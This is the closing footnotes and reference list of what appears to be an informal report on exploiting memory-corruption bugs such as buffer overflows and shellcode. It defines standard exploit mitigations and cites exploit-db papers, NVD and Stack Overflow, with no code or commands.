[17] See on Exploit-db website for exploit examples : https://www.exploit-db.com/exploits/1404

[18] Basically using freshly freed space of memory to inject code and then use the reference to the object that were supposed to be there before being freed to execute our code

[19] Address space layout randomization

[20] Position Independent Executable

[21] Read Only relocations

[22] Executable Space protection/non-executable stack

[23] non-executable heap

References

[1] Beenu Arora. Shell code for beginners. URL: https://www.exploit-db.com/docs/english/13019-shell-code-for-beginners.pdf.

[2] Exploit-db Ashfaq Ansari. Egg-hunter, a twist in buffer overflows. URL: https://www.exploit-db.com/docs/english/18482-egg-hunter---a-twist-in-buffer-overflow.pdf.

[3] Exploit database John Leitch. Windows/x86 (xp sp3) (english) - calc.exe shellcode (16 bytes). URL: https://www.exploit-db.com/shellcodes/43773.

[4] National institute of Standards NATIONAL VULNERABILITY DATABASE and An official website of the U.S. government Technology. Most recent official vulnerabilities in vlc media player. URL: https://nvd.nist.gov/vuln/search/results?form_type=Basic&results_type=overview&query=vlc&search_type=all.

[5] Security Stackexchange. What does eip stand for. URL: https://security.stackexchange.com/questions/129499/what-does-eip-stand-for.

[6] Stackoverflow. What and where are the stack and heap. URL: https://stackoverflow.com/questions/79923/what-and-where-are-the-stack-and-heap.

[7] Stackoverflow. What are the esp and the ebp registers. URL: https://stackoverflow.com/questions/21718397/what-are-the-esp-and-the-ebp-registers.

[8] Stackoverflow. What is a reverse shell. URL: https://stackoverflow.com/questions/35271850/what-is-a-reverse-shell.

[9] Microsoft Support. What is a dll. URL: https://support.microsoft.com/en-us/help/815065/what-is-a-dll.



Figure 42: About programming help : thank you stackoverflow xD